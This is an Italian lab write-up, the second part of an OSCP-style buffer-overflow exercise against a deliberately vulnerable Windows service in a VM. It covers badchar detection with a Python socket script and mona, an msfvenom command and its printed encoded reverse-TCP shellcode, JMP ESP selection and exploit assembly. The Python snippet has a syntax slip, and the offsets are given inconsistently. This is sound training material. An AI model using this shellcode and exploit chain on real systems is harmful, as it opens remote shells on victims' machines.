OSCP like Buffer Overflow - PART 2

OS: VM Kalilinux, VM Windows 10 Metasploitable
Strumenti: Immunity Debugger, !Mona script
Files Target Vulnerabili: oscp.exe, essfunc.dll
Obiettivo: generare exploit

BadChars

Nello Sviluppo di un exploit per una vulnerabilità di **Buffer Overflow** è fondamentale identificare caratteri che possono interferire con i **payload.** Caratteri come **\x00** possono interrompere l'esecuzione prima del dovuto, causando anche errori.


Per determinare i caratteri scomodi si fa uso di un **payload** contenente i byte compresi tra **\x01** a **\xFF**, si esclude **\x00.**

Ma prima di usare lo script si fa uso dello **script command !mona** importato nel debugger **Immunity**.
Si configura la cartella di lavoro con
`!mona config -set setworkingfolder "directory"%p`
Si genera un byte array
`!mona bytearray -b "\x00"`
Si fa runnare il nostro script e poi si comparano i bytes inviati con i bytes in memoria
`!mona compare -f "directory\bytearray.bin" -a esp`

```python
import socket

timeout = 5

ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)

payload = "A" * 1982 + badchars

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM
    s.settimeout(5)  # Timeout per evitare blocchi
    s.connect(("192.168.50.10", 1337))

    print("[*] Connessione stabilita, invio payload...")
    s.send(("OVERFLOW1 " + payload).encode())

    s.close()
    print("[+] Payload inviato con successo!")

except Exception as e:
    print(f"[!] Errore di connessione: {e}")
    sys.exit(1)
```

```
0BADF00D [+] Command used:
0BADF00D !mona config -set workingfolder c:\mona\%p
0BADF00D Writing value to configuration file
0BADF00D Old value of parameter workingfolder =
0BADF00D [+] Creating config file, setting parameter workingfolder
0BADF00D New value of parameter workingfolder =  c:\mona\%p
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
0BADF00D [+] Command used:
0BADF00D !mona bytearray - "\x00"
0BADF00D Generating table, excluding 0 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - Creating working folder c:\mona\oscp
0BADF00D     - Folder created
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.031000
```

Come si può notare dall'immagine, si possono rilevare ulteriori badchars, allora si ripete il test ad iterazione, escludendo progressivamente i caratteri.
Nel processo l'output di comparazione varierà, e se un carattere non ci sia nell'iterazione successiva, può significare che questo non sia un badchar.
Al termine rimangono solo i caratteri problematici: **\x00\x07\x2e\xa0** .



Generare una shellcode per un RCE (Remote Command Execution)

Ora si utilizza la sequenza trovata di **badchars** per generare un payload da inserire nello stack, ovvero una shellcode RCE; si usa per questo il noto tool **msfvenom:**

`Msfvenom -p windows/shell_reverse_tcp LHOST=<ip> LPORT=<port> EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python`

Si usa una windows reverse tcp shell, con l'indirizzo ip e la porta della macchina che deve ricevere la comunicazione, EXITFUNC=thread crea un nuovo thread per rendere stabile la shell, poi si aggiungono i badchar e l'output è in linguaggio python.


```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbb\xe6\xd6\xf3\x22\xd9\xec\xd9\x74\x24\xf4\x5a\x33"
buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xea\xfc\x03\xbc\xd8\x11"
buf += b"\xd7\xbc\x0d\x57\x18\x3c\xce\x38\x90\xd9\xff\x78\xc6"
buf += b"\xaa\x50\x49\x8c\xfe\x5c\x22\xc0\xea\xd7\x46\xcd\x1d"
buf += b"\x5f\xec\x2b\x10\x60\x5d\x0f\x33\xe2\x9c\x5c\x93\xdb"
buf += b"\x6e\x91\xd2\x1c\x92\x58\x86\xf5\xd8\xcf\x36\x71\x94"
buf += b"\xd3\xbd\xc9\x38\x54\x22\x99\x3b\x75\xf5\x91\x65\x55"
buf += b"\xf4\x76\x1e\xdc\xee\x9b\x1b\x96\x85\x68\xd7\x29\x4f"
buf += b"\xa1\x18\x85\xae\x0d\xeb\xd7\xf7\xaa\x14\xa2\x01\xc9"
buf += b"\xa9\xb5\xd6\xb3\x75\x33\xcc\x14\xfd\xe3\x28\xa4\xd2"
buf += b"\x72\xbb\xaa\x9f\xf1\xe3\xae\x1e\xd5\x98\xcb\xab\xd8"
buf += b"\x4e\x5a\xef\xfe\x4a\x06\xab\x9f\xcb\xe2\x1a\x9f\x0b"
buf += b"\x4d\xc2\x05\x40\x60\x17\x34\x0b\xed\xd4\x75\xb3\xed"
buf += b"\x72\x0d\xc0\xdf\xdd\xa5\x4e\x6c\x95\x63\x89\x93\x8c"
buf += b"\xd4\x05\x6a\x2f\x25\x0c\xa9\x7b\x75\x26\x18\x04\x1e"
buf += b"\xb6\xa5\xd1\xb1\xe6\x09\x8a\x71\x56\xea\x7a\x1a\xbc"
buf += b"\xe5\xa5\x3a\xbf\x2f\xce\xd1\x3a\xb8\xfb\x2d\x4f\xfd"
buf += b"\x94\x2f\x4f\xf9\xb6\xb9\xa9\x6b\x27\xec\x62\x04\xde"
buf += b"\xb5\xf8\xb5\x1f\x60\x85\xf6\x94\x87\x7a\xb8\x5c\xed"
buf += b"\x68\x2d\xad\xb8\xd2\xf8\xb2\x16\x7a\x66\x20\xfd\x7a"
buf += b"\xe1\x59\xaa\x2d\xa6\xac\xa3\xbb\x5a\x96\x1d\xd9\xa6"
buf += b"\x4e\x65\x59\x7d\xb3\x68\x60\xf0\x8f\x4e\x72\xcc\x10"
buf += b"\xcb\x26\x80\x46\x85\x90\x66\x31\x67\x4a\x31\xee\x21"
buf += b"\x1a\xc4\xdc\xf1\x5c\xc9\x08\x84\x80\x78\xe5\xd1\xbf"
buf += b"\xb5\x61\xd6\xb8\xab\x11\x19\x13\x68\x31\xf8\xb1\x85"
buf += b"\xda\xa5\x50\x24\x87\x55\x8f\x6b\xbe\xd5\x25\x14\x45"
buf += b"\xc5\x4c\x11\x01\x41\xbd\x6b\x1a\x24\xc1\xd8\x1b\x6d"
```

Attivare la shellcode

Prima di poter posizionare il payload generato nella giusta posizione dello stack, si procede ad individuare l'istruzione **jmp esp** per poter reindirizzare l'esecuzione al payload.
Si usa ancora **!mona** tramite il debugger

`!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`

Ottenendo come risultato una lista di indirizzi di memoria disponibili, (si nota che **ASLR**, un meccanismo di Randomizzazione del Layout dello Spazio degli Indirizzi, è disabilitato e ciò fa al



nostro caso, altrimenti non sarebbe possibile un **BOF**) nel nostro casi si è scelto il primo **0x625011af.**

Exploit

Infine si costruisce l'exploit :

- Impostare il **padding** con il carattere **A** ripetuto per il valore dell'offset prima trovato **1978**
- impostare l'indirizzo **EIP** con quello scelto;
- aggiustare lo spazio con il valore **NOPS** per evitare corruzioni del payload;
- impostare il **buffer** con il payload precedentemente creato con msfvenom;
- creare il payload concatenando **padding, EIP, NOPS e buffer.**

(è possibile visionare il codice **final_exploit.py**)

Prima di mettere in azione l'exploit è necessario aprire una sessione in ascolto di netcat, per poter aprire un collegamento tra la shell "iniettata" e il nostro terminale.
Azionato si nota che netcat ha ricevuto la trasmissione in modo corretto.